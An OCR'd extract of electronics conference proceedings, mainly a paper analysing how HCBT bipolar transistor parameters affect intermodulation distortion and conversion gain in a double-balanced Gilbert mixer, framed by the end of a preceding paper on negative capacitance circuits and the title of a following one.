


Figure 13. Negative capacitance versus transcoductance and current

IV. CONLUSION

A simple method for increasing and controlling the high frequency limit for the simple NCG is presented. The significantly increased frequency range and the accurate high frequency limit control allow an efficient design of some RC oscillator classes.

The same method can be used for the value and the frequency limit control of the negative resistance and the frequency range of the negative inductance shown in Figure 2.

REFERENCES

[1] M. M. Reja, K. Moez, I. Filanovsky, “A wide frequency range CMOS active inductor for UWB bandpass filters”, 52nd IEEE International Midwest Symposium on Circuits and Systems, 2009.

[2] F. Aznar, S. Celma, B. Calvo, D- Digon, “A fully integrated inductorless AGC amplifier for optical gigabit ethernet in 0.18µm CMOS”, IEEE International Symposium on Industrial Electronic, 2008., pp. 1662-1667

[3] S. Gallal, B. Razavi, “40-Gb/s amplifier and ESD protection circuit in 0.18µm CMOS technology”, IEEE J. Solid-State Circuits vol. 39, Dec. 2004., pp. 2389-2396

[4] C. Andriesei, L. Goraş, F. Temcamani, B. Delacressonniere, “Improved RF CMOS Active Inductor With High Self Resonant Frequency”, IEEE International Conference on Electronics, Circuits, and Systems, Athens, 2010.

[5] K. Yoo, M. M. Abdul-Latif, G. Han, E. Sánches-Sinencio, “Negative Impedance Circuit and Its Application to Inductorless Resonant Oscillators”, Proc Int SOC Conference, 2007., pp. 13-16

[6] K. Yoo, D. Lee, G. Han, S. M. Park, W. S. Oh, “A 1.2V 5.2mW 40dB 2.5-Gb/s Limiting Amplifier in 0.18µm CMOS Using Negative-Impedance Compensation,” in Proc. ISSCC, San Francisco, CA, Feb. 2007, pp.56-57.

[7] Jin-Sung Youn, Hyo-Soon Kang, Myung-Jae Lee, Kang-Yeob Park, Woo-Young Choi, “High-Speed CMOS Integrated Optical Receiver With an Avalanche Photodetector”, IEEE Photonics Technology Letters, VOL. 21, NO. 20, Ooctober 15, 2009., pp.1553-1555

[8] P. E. Allen, D. R. Holberg, “CMOS Analog Circuit Design”, 2nd Edn., Oxford University Press, 2002.

[9] B. Razavi, “Design of Analog CMOS Integrated Circuits”, International Edition, McGraw-Hill, 2001.

Impact of Bipolar Transistor Parameters on the Characteristics of the Double-Balanced Mixer

J. Žilak, M. Koričić and T. Suligoj
Faculty of Electrical Engineering and Computing, University of Zagreb
Department of Electronics, Microelectronics, Computing and Intelligent Systems
josip.zilak@fer.hr

Abstract - Impact of integrated bipolar transistor parameters on the double-balanced Gilbert mixer performance is analyzed. The used Gummel-Poon transistor model is based on Horizontal Current Bipolar Transistor (HCBT) integrated technology. Intermodulation distortion and conversion gain are analyzed by harmonic balance simulations. Due to the flexibility of HCBT technology, transistor parameters can be adjusted and their impact on circuit characteristics is examined. Analysis starts at lower level, where distortion of differential amplifier is studied and then it is expanded to the whole mixer where the influence of the each circuit part on distortion is examined. The achieved values of input third-order intercept point (IIP3) of 18 dBm and conversion gain of -3.3 dB for mixer with default transistor parameters are comparable with the commercial mixers. Parameter optimization gives a 4-5 dBm increase of IIP3 with small conversion gain decrease of -0.5 dB. The linearity increase depends on the mixer operating frequency.

I. INTRODUCTION

Mixers are the three port active or passive devices. They are designed to provide both, a sum and a difference frequency at a single output port when two distinct input frequencies are inserted into the two input ports. This process is called frequency conversion and is found in most communication transceivers. Most amplitude modulation (AM), single-side band (SSB) and digital transmitters require mixers that provide up conversion where an output signal is at higher frequency then the input signal. Receivers require down conversion mixers that are lowering received frequency allowing more efficient signal processing. Passive mixers are widely used because of their relative simplicity, wide bandwidth and good linearity. The devices of choice for modern mixer designers are Schottky diodes, GaAs FETs and CMOS transistors. Active mixers based on BJT and CMOS differential pairs are used in integrated circuits (IC). They are better for IC implementation but achieving good linearity is more difficult. The single and double balanced mixers providing necessary port to port isolation are used both in passive and active mixer implementation.

In modern analog radio frequency (RF) circuits, intermodulation distortion is one of the most important effects generated because of nonlinear nature of active elements used in such circuits. Spectral efficiency and signal amplitude variation between transmitter and receiver impose high demands on RF circuit linearity, making intermodulation distortion analysis highest priority of circuit designers.

Distortion is analyzed using different techniques in the literature. The Volterra series is the most popular symbolic method for this analysis which combines the theory of convolution and Taylor series expansion. This powerful technique, most commonly used in RF distortion analysis, is very complex and does not offer easy solutions. The resulting distortion expressions often contain numerous terms that offers little intuition and physical insight [1], [2], [3], [4].

In this paper a double-balanced down-conversion mixer realized in Horizontal Current Bipolar Transistor (HCBT) technology [5], [6] is analyzed by circuit simulations. Influence of the transistor parameters on the electrical performance is investigated.

II. DOUBLE-BALANCED MIXER

The double-balanced mixer configuration is widely used in RF integrated circuits. It offers advantages such as sufficient gain, noise figure, very good port isolation and performance less sensitive to the impedance mismatch at its ports. Besides, moderate local oscillator (LO) drive is needed for the operation and mixer is easily integrated with other circuits which makes it preferred mixer implementation for most RF systems. Invented by Gilbert [7], the active mixer is based on current commutation




Figure 1. Double-balanced mixer




Figure 2. Simulated intermediate frequency (IF) output power of fundamental and IM3 tone versus RF input power for several RF input frequencies and LO input power P(LO)=0 dBm




Figure 3. Simulated mixer third-order intercept point (IIP3) and conversion gain versus RF frequency for several output intermediate frequencies (IF), P(RF)= -30 dBm, P(LO)=0 dBm

implemented by bipolar transistors as shown in Fig. 1. Differential pair Q_1, Q_2 at the RF input represent the transconductance stage that transforms the input voltage signal to the current. Mixer linearity and gain performance is usually limited by this stage. Resulting current is then commutated by switching quad (transistors Q_3, Q_4, Q_5 and Q_6) producing frequency conversion. Therefore, the voltage swing applied to the LO port is large enough to switch on and off the switching quad transistors. Total mixer gain depends on the amplitude of the LO signal. Gain is maximized when quad transistors are alternately switched between fully on and completely off. During the on-state, the switching transistors behave as a cascode, which does not contribute significantly to noise. For higher LO amplitude the mixer performance is less dependent on the possible variation of LO amplitude [8].

The analyzed down-conversion double-balanced mixer is realized with HCBT integrated bipolar technology using a standard Gummel-Poon BJT transistor model. The HCBT model is physics based resulting in realistic transistor parameters. Simulations are conducted by Agilent's Advanced Design System (ADS) software. Circuit parts and parameters such as emitter resistance R_E, collector resistance R_C, bias current, impedance matching and the area factor of transistors are set in a way to achieve good linearity and overall mixer performance. Switching quad core is driven by the local oscillator signal that is connected to the LO input through LO buffer amplifier. The buffer amplifier provides single-ended to well-balanced differential drive conversion. Besides, it results better isolation between LO source and LO port of the mixer and it sets the proper DC voltage level for the LO port of the mixer. Circuit level optimization is done for mixer operation within the input frequency range of 1.5 GHz to 2.5 GHz. Intermediate frequency output (IF) is terminated with $Z_{load} = 2 \cdot R_C$ for the maximum output power.

Some of the most important mixer characteristics are conversion gain and IIP3 (*input third-order intercept point*). Conversion gain is defined as output (IF) and input (RF) power ratio. The IIP3 is most common linearity measure for the RF circuits. It is defined as input power at theoretical point where the amplitudes of the fundamental and intermodulation tones are equal.

Intermodulation tone is a result of the intermodulation distortion which occurs when two or more RF signals are present at the mixer input. For mixer operation most important is third-order intermodulation (IM3). It is defined as the amplitude ratio of the third-order intermodulation product to the intermediate frequency signal at the output. Value of IIP3 is inversely proportional to the IM3. Two signals at RF input with adjacent frequencies ω_1 and ω_2 are translated to the other frequency range by LO signal with ω_0 frequency. Usually ω_0, ω_1 and ω_2 are very close to each other and because of the mixer frequency translation, the unwanted third-order products occur at $\omega_0 - 2\omega_1 + \omega_2$ and $\omega_0 - 2\omega_2 + \omega_1$ frequencies that are hard to filter and they corrupt the desired signal. Plotted in a logarithmic scale, the power magnitude of the IM3 tone grows at the three times the rate at which the power magnitude of the fundamental increases [9]. The output power of fundamental and IM3 tone with respect to the available source RF power for the analyzed mixer are shown in Fig. 2. Intermediate frequency is kept constant at 45 MHz and LO frequency is swept from 1.5 GHz to 2.5 GHz. The RF frequency is such that the difference between LO and RF frequency remains the constant. It can be seen that power magnitude of the IM3 tone is smaller for higher frequency in the observed frequency range, while no significant difference in the fundamental tone output power is shown.

The obtained values of IIP3 and conversion gain are shown in Fig. 3. Input RF frequency is swept in a range from 1500 MHz to 2500 MHz and LO frequency is set to achieve IF frequency of 20 MHz, 45 MHz and 200 MHz respectively. Distortion simulations require two tones at the RF input and the used tone spacing is 200 kHz. It can be seen that linearity and conversion gain are larger for smaller IF frequency. For the observed frequency range, higher IIP3 and smaller conversion gain are achieved for higher frequency. Power values of the sources are -30 dBm for RF power source and 0 dBm for the LO power source which are the typical values.

III. Differential Amplifier Distortion

After the circuit level intermodulation distortion optimization, the one on the lower level is conducted. This is necessary because of the high complexity of the

distortion analysis in RF systems. The transistor parameters impact on distortion is analyzed on differential amplifier. Due to the flexibility of HCBT technology, the range of the parameters variations is realistic and achievable by the fabrication process. The analyzed parameters are:

- R_e – emitter resistance
- R_b – zero-bias base resistance
- R_c – collector resistance
- C_{je} – base-emitter zero-bias junction capacitance
- C_{jc} – base-collector zero-bias junction capacitance

These are the standard parameters of the Gummel-Poon's bipolar transistor model. Default values of the swept parameters for the unit transistor with area factor 1 are: R_e=60 Ω, R_b=400 Ω, R_c=1100 Ω, C_{je}=1.4 fF and C_{jc}=1.6 fF. The varied values of the R_e parameter are in range from 50 Ω to 200 Ω, for R_b from 150 Ω to 500 Ω and for R_c parameter from 400 Ω to 1600 Ω. Capacitance values of C_{je} and C_{jc} parameters are swept in range from 0.5 fF to 2.5 fF. By changing the C_{je} parameter, the base-emitter capacitance C_π is also changing, since:

$$C_\pi = g_m \tau_F + 2C_{je} \tag{1}$$

where τ_F is forward transit time, $g_m\tau_F$ is diffusion and $2C_{je}$ junction capacitance. The C_{jc} parameter changes the total base-collector junction capacitance given by:

$$C_\mu = C_{jc} / (1 + V_{CB} / V_{jc})^{M_{jc}}, \tag{2}$$

where V_{jc} and M_{jc} are base-collector junction built-in potential and exponential factor respectively. The bipolar transistors in the examined differential amplifier are set in the identical operating point as the transistors in the mixer transconductance stage. Similar circuit resistances are used.

The exponential nature of bipolar transistor transfer characteristic is the main cause of nonlinearity. Third-order nonlinearity results in the third-order intermodulation IM3 and also changes the amplitude of the fundamental tone. The effect is that third-order nonlinearity can change the gain, known as gain compression [8]. For the nonlinear transfer function, approximated by the series expansion of power terms:

$$s_0 = a_1 s_i + a_2 s_i^2 + a_3 s_i^3 + \ldots \tag{3}$$

where s_i is two tone input, the third-order intermodulation term IM3 can be expressed by:

$$IM3 = \frac{3}{4}\frac{a_3}{a_1} S_i^2, \tag{4}$$




Figure 4. Simulated differential amplifier third-order intermodulation distortion (IM3) versus R_e and R_b resistance

where S_i is amplitude of the two input tones [8]. Similar expression is valid for Volterra series expansion, where a_1 and a_3 are Volterra series coefficients [1]. Transfer function (3) for the bipolar transistor in differential amplifier is:

$$i_c = a_1 v_s + a_2 v_s^2 + a_3 v_s^3 + \ldots \tag{5}$$

where v_s is AC source voltage, a_1 is equal to g_m, $a_2 = g_m^2/2I_C$ and $a_3 = g_m^3/6I_C^2$ [8].

The use of feedback reduces the distortion and increases linearity in the system, but it decreases gain. The feedback senses the output current and feeds back the input voltage. Commonly used feedback is emitter degeneration resistance R_E. The signal source resistance R_S increases linearity, but its influence is reduced by factor β in comparison to R_E [8]. By the use of emitter degeneration and signal source resistance in differential amplifier expansion coefficients take the form:

$$b_1 = \frac{a_1}{1 + a_1 f}, \quad b_3 = \frac{a_3(1 + a_1 f) - 2a_2^2 f}{(1 + a_1 f)^5}, \tag{6}$$

where $f = R_E + R_S/\beta$ [8]. The values of a_i coefficients in (6) are same as in (5). Increase of feedback factor f decreases the IM3 and increases the linearity because coefficient b_3 is decreasing faster than b_1 with the increase of feedback. The expressions (5) and (6) explain the harmonic balance (HB) simulations shown in Fig. 4. Bipolar transistor's internal R_e and R_b resistances have the similar influence on distortion as emitter and signal source resistances. Impacts of the R_e and R_b are superimposed to the R_E and R_S/β respectively. Higher values of R_e and R_b increase the feedback factor f reducing the coefficients b_3 and b_1 from (6) resulting in lower IM3. Impact of the resistance R_c is also simulated but its effect is negligible in comparison to the impact of R_e and R_b.

The detail Volterra series analysis, using different transistor models, is conducted in literature to derive coefficients for intermodulation prediction [2], [8], [10], [11]. Complexity is seen from [11]:

$$\left|\frac{a_3(\omega_1,\omega_1,-\omega_2)}{a_1(\omega_1)a_1(\omega_1)a_1(-\omega_2)}\right| = \frac{|\kappa(j\omega_0)|}{3I_Q^2}\cdot \frac{}{|1-\kappa(j\omega_1-j\omega_2)-1/2\cdot\kappa(2j\omega_1)|}, \quad (7)$$

where $\omega_0 = 2\omega_1 - \omega_2$. The κ is given by [11]:

$$\kappa(j\omega) = \frac{1+j\omega C_{je}Z(j\omega)}{Z_e(j\omega)+\frac{V_T}{I_Q}+Z(j\omega)j\omega(\tau_F+\frac{C_{je}V_T}{I_Q})}\cdot\frac{V_T}{I_Q}, \quad (8)$$

where $Z_e(j\omega)$ is emitter impedance, $Z(j\omega)$ is sum of emitter and base impedance and I_Q is DC operating current. Transistor model used for deriving (7) and (8) neglects the base-collector junction capacitance that is simplifying analysis to some extent. Capacitance influence on distortion strongly depends on operating frequency and the best performance can be obtained when the unity current gain frequency (f_T) versus collector current curve has the mildest slope which is often near peak f_T [2]. Near that point, cancellation effect can occur. Differential amplifier with inductive degeneration is more linear then that with resistive degeneration [10].

The HB simulations of transistor parameters C_{je} and C_{jc} influence on the distortion in differential amplifier show a little effect. Stronger influence of capacitances is present in the switching quad differential pair. This part of mixer performs a highly nonlinear function running in large signal mode. When the quad transistor is conducting it acts like common base stage amplifier. According to [11], [12], distortion is approximately equal to the sum of the distortions created by two mechanisms. First is low current mechanism where the transition time is very short and distortion mainly depends on C_{je} through $C_{je}V_T/I_Q$. The second mechanism is high current density mechanism where transition time when the all transistors are switched on is increased. Voltage drop on the parasitic base resistance R_b is not negligible and it generates distortion proportional to R_bI_Q/V_T [12]. With definition of current density factor as [11]:

$$K = R_bI_Q/V_T\cdot\sqrt{\tau_F/R_bC_{je}}, \quad (9)$$

distortion is function of K and LO power and has two minima. First occurs at very low current density where the noise and gain performance are poor and the second occurs for the K factor between 5 and 12, depending on LO power level [11]. The area factor of transistors in switching quad is such that gives K factor around the values providing possibility to achieve that second minimum.

The base-collector capacitance C_μ is another cause of nonlinearity. Because of voltage dependence visible from (2), it creates a term that has impact on the a_1 and a_3 coefficients. Its influence on distortion is most commonly added to the influence of base-emitter capacitance [11] or it is neglected.

Simulations results of the overall mixer third-order intermodulation dependence on capacitances C_{je} and C_{jc} in switching quad transistors are shown in Fig 5. The C_{je} impact on distortion is negligible in this situation, while with the increase of C_{jc} parameter there is a small decrease of the IM3. Parameters are changed only in transistors of the switching quad of the mixer for three different operating frequencies.




Figure 5. Simulated mixer third-order intermodulation (IM3) for mixer without LO buffer circuit versus C_{je} and C_{jc} capacitance in switching quad transistors for several RF frequencies, P(RF)= -30 dBm, P(LO)= 0 dBm

IV. MIXER DISTORTION

After the examination of differential amplifier, transistor parameter influence on intermodulation distortion is analyzed for the whole mixer. The bipolar transistor parameters influence on the total mixer distortion and gain is analyzed separately for the differential amplifier, switching quad and LO buffer. Besides that, simulations are conducted with and without the use of LO buffer. In the later case, the switching quad is driven by single-ended power source. Results for the case when LO buffer is included are better. The port-to-port isolation is better, IIP3 is higher for around 2 dBm and gain is smaller for 0.2 dB. The only disadvantage is that the mixer is more sensitive to the bipolar transistor parameter changes.

The waveform that drives the LO port of the mixer, i.e. at the output of LO buffer is not an ideal square wave, so this contributes to the mixer sensitivity to transistor parameter changes. Signal shape impacts the mixer linearity because it has finite rise and fall times. So, at some time, all transistors in switching quad will be in the on-state acting like an amplifier and degrading mixer linearity.

Main part of the buffer circuit is the differential amplifier, which allows single to differential signal conversion. Rise and fall time is limited by the RC time constant that consists of the buffer circuit output impedance and the mixer input impedance. Introducing emitter follower as the output stage of the buffer circuit gives better overall performance because it provides a low impedance to drive the mixer quad devices. Fall time is then limited by the amount of current discharging the quad capacitances [13].




Figure 6. Simulated output LO buffer signal versus C_{jc} capacitance in emitter follower transistors in the buffer output stage




Figure 7. Simulated mixer third-order intermodulation (IM3) for mixer with LO buffer circuit versus C_{je} and C_{jc} capacitance in switching quad transistors for several RF frequencies, P(RF)=-30 dBm, P(LO)= 0 dBm




Figure 8. Simulated mixer third-order intermodulation (IM3) for mixer with and without LO buffer circuit versus R_b resistance in switching quad transistors for several RF frequencies, P(RF)=-30 dBm, P(LO)= 0 dBm

Simulations show that LO buffer output signal is the most sensitive to the C_{jc} parameter in buffer circuit emitter follower transistors. Time domain LO signal versus C_{jc} capacitance is shown in Fig 6. Output signal is closest to the ideal square wave for the C_{jc} = 1.5 fF and for that case the mixer IM3 is the lowest, leading to the highest IIP3. For the other two cases, IIP3 is smaller by 0.8 dBm (C_{jc} = 0.5 fF) and by 0.5 dBm (C_{jc} = 2.5 fF). Amplitude of the LO drive signal is decreasing with the increase of C_{jc} values leading to smaller gain. Gain is -3.1 dB for the smallest C_{jc} (0.5 fF) and -3.8 for the highest C_{jc} (2.5 fF) value.

Besides allowing a better overall performance, introducing LO buffer in the mixer circuit changes its sensitivity to the transistor parameters. This effect is obvious in Fig. 7, where the third-order intermodulation for mixer with LO buffer circuit versus capacitances in switching quad transistors is shown. The values of IM3 are smaller as compared to IM3 of the mixer without LO buffer leading to a better linearity. The IM3 differences in the simulated frequency range are greater in comparison to the case without LO buffer circuit implying a higher linearity sensitivity on operating frequency.

Impact of the R_b transistor parameter in switching quad transistors on the mixer distortion behavior for the mixer with and without LO buffer is shown in Fig. 8. Similar to the C_{jc} influence, IM3 values are reduced and frequency dependence is increased for the mixer with LO buffer.

Increase of the R_c in switching quad transistors causes the additional *IR* drop limiting the output voltage swing. At some point, transistors enter into saturation that causes the degradation of mixer linearity and gain performance. Therefore, the chosen range of R_c variation is below these values. Similarly, the *IR* drop due to increase of R_e of the switching quad transistors, causes the DC voltage variation at the emitter and the collector of the switching quad and differential amplifier transistors, respectively. However, the actual values of R_e are small enough causing no significant changes in mixer linearity and gain performance.

The differential amplifier impact on the total IIP3 and gain is similar as in section III. Values of the R_e and R_b parameters could be set in a way to increase linearity with no greater influence on the gain. Resistance R_c in differential amplifier transistors changes the internal collector DC voltage value. As stated earlier, this has no significant influence on mixer performance.

The base-emitter capacitance changes in differential amplifier through C_{je} parameter show no significant influence on distortion. In differential amplifier analysis C_{jc} shows small impact, but within the mixer distortion analysis its impact is increased and is added to the impact of base-emitter junction capacitance of switching quad transistors resulting in similar behavior of distortion.

Transistor parameter optimization is conducted after distortion analysis of main mixer parts in order to maximize the values of IIP3. Optimized transistor model for the emitter follower transistors in LO buffer circuit is the default one, which is not the case for the mixer core circuit. The C_{jc} parameter has the major impact in this case as stated earlier and for its default value of 1.6 fF distortion is the lowest. Linearity improvement is achieved by the increase of C_{jc}, C_{je} and R_b parameters in switching quad transistors. Optimized values are 2.2 fF, 2.0 fF and 500 Ω respectively. Transistors in differential amplifier contribute to the optimization through the increase of R_b and R_e parameters. Values of R_b and R_e used




Figure 9. Simulated mixer third-order intercept point (IIP3) and conversion gain versus RF input frequency for the mixers with defualt and optimized transistor parameters for two intermediate frequencies (IF), P(RF)= -30 dBm, P(LO)= 0 dBm

in optimized model are 500 Ω and 150 Ω respectively. Although linearity is improved by increasing R_b, it would certainly have an impact on the noise performance of the circuit, which has to be taken into account in the overall mixer optimization. Summarizing effect of base-collector capacitance stated earlier is enhanced with increase of C_{jc} parameter in the optimized model. The used value for C_{jc} is 2.2 fF in differential amplifiers transistors.

Simulated results of the IIP3 and gain with use of optimized transistor models are shown in Fig. 9. The RF input frequency is swept in range from 1500 MHz to 2500 MHz and LO frequency is set to achieve IF output frequency of 45 and 200 MHz. For the 45 MHz output frequency case the achieved increase of IIP3 values is 4.5 dBm for some input frequencies. IIP3 increase is lower for the 200 MHz output frequency case. For both cases there is decrease in conversion gain of about 0.5 dB. Decrease of conversion gain for the 200 MHz is the same and it is not shown in Fig. 9.

V. CONLUSION

Impact of the HCBT transistor parameters on the characteristics of the double-balanced mixer is analyzed. Higher attention is given to parameter impact on linearity and gain. Main cause of nonlinearity in mixers is exponential nature of bipolar transistors. It could be reduced with use of emitter degeneration resistance and careful design at the circuit level.

Mixer parts show different linearity dependence on transistors parameters. Emitter resistance R_e in differential amplifier shows highest impact, while the impact of capacitances on linearity is present only when the entire mixer is analyzed. Switching quad simulations show greater impact when LO buffer circuit is included in analysis. Linearity is dependent on the shape of LO input signal and is better for signals that are closer to the ideal square wave. Parameters R_b and C_{jc} show the highest influence on linearity in switching quad transistors. In emitter follower transistors of the LO buffer, C_{jc} has the greater impact on the shape of the LO input signal.

Circuit level linearity optimization is much more important for the overall mixer linearity then the one taken on the transistor level. Nevertheless, understanding of linearity mechanisms in bipolar transistors could be used for additional optimization of overall mixer performance, as discussed in paper. Effects of that optimization could be incorporated in fabrication process resulting in better characteristics of mixers.

Confirmation of results of the simulations presented in this paper could be achieved through mixer fabrication process which is the next step of the research.

REFERENCES

[1] P. Wambacq and W. Sansen, Distortion analysis of analog integrated circuits. Kluwer Academic Publishers, Dordrecht, The Netherlands, 1998.

[2] M. Vaidyanathan, M. Iwamoto, L.E. Larson, P.S. Gudem and P.M. Asbeck, “A theory of high-frequency distortion in bipolar transistors”, IEEE Transactions on Microwave Theory and Techniques, vol. 51, 2003, pp. 448-461.

[3] M.P. van der Heijden, H.C. de Graaff and L.C.N. de Vreede, “A novel frequency-independent third-order intermodulation distortion cancellation technique for BJT amplifiers”, IEEE Journal of Solid-State Circuits, vol. 37, 2002, pp. 1176-1183.

[4] J. Vuolevi and T. Rahkonen, “Analysis of third-order intermodulation distortion in common-emitter BJT and HBT amplifiers”, IEEE Transactions on Circuits and Systems, vol. 50, 2003, pp. 994-1001

[5] T. Suligoj, M. Koričić, H. Mochizuki, S. Morita, K. Shinomura and H. Iami, “Horizontal current bipolar transistor (HCBT) with a single polysilicon region for improved high-frequency performance of BiCMOS ICs”, IEEE Elec. Dev. Lett., vol. 31, 2010, pp. 534-536.

[6] T. Suligoj, M. Koričić, H. Mochizuki, S. Morita, K. Shinomura and H. Imai, “Collector region design and optimization in horizontal current bipolar transistor (HCBT)”, BCTM 2010, pp. 212-215.

[7] B. Gilbert, “A precise four-quadrant multiplier with subnanosecond respone”, IEEE Journal of Solid-State Circuits, vol. 3, 1968, pp. 365-373

[8] J. Rogers and C. Plett, Radio frequency integrated circuit design. Artech House Inc., Boston, 2003.

[9] B. Razavi, RF microelectronics. Prentice Hall PTR, 1998.

[10] K. L. Fong, R. G. Meyer, “High-frequency nonlinearity analsyis of common-emitter and differential-pair transconductance stages”, IEEE, Journal of Solid-State Circuits, vol. 33, 1998, pp. 548-555.

[11] C. D. Hull, “Analysis and optimization of monolithic RF downconversion receivers”, Ph. D. dissertation, Berkeley, University of CA, 1992.

[12] R. G. Meyer, “Intermodulation in high-frequency bipolar transistor integrated-circuits mixers”, IEEE Journal of Solid-State Circuits, vol. 21, 1986, pp. 534-537.

[13] P.R. Gray, P.J. Hurst, S.H. Lewis, R.G. Meyer, Analysis and design of analog integrated circuits. John Wiley & Sons, Inc, 2001.

Logic Circuits With High-Impedance Output State For Interconnection Of Ternary And Binary CMOS Digital Circuits And Systems

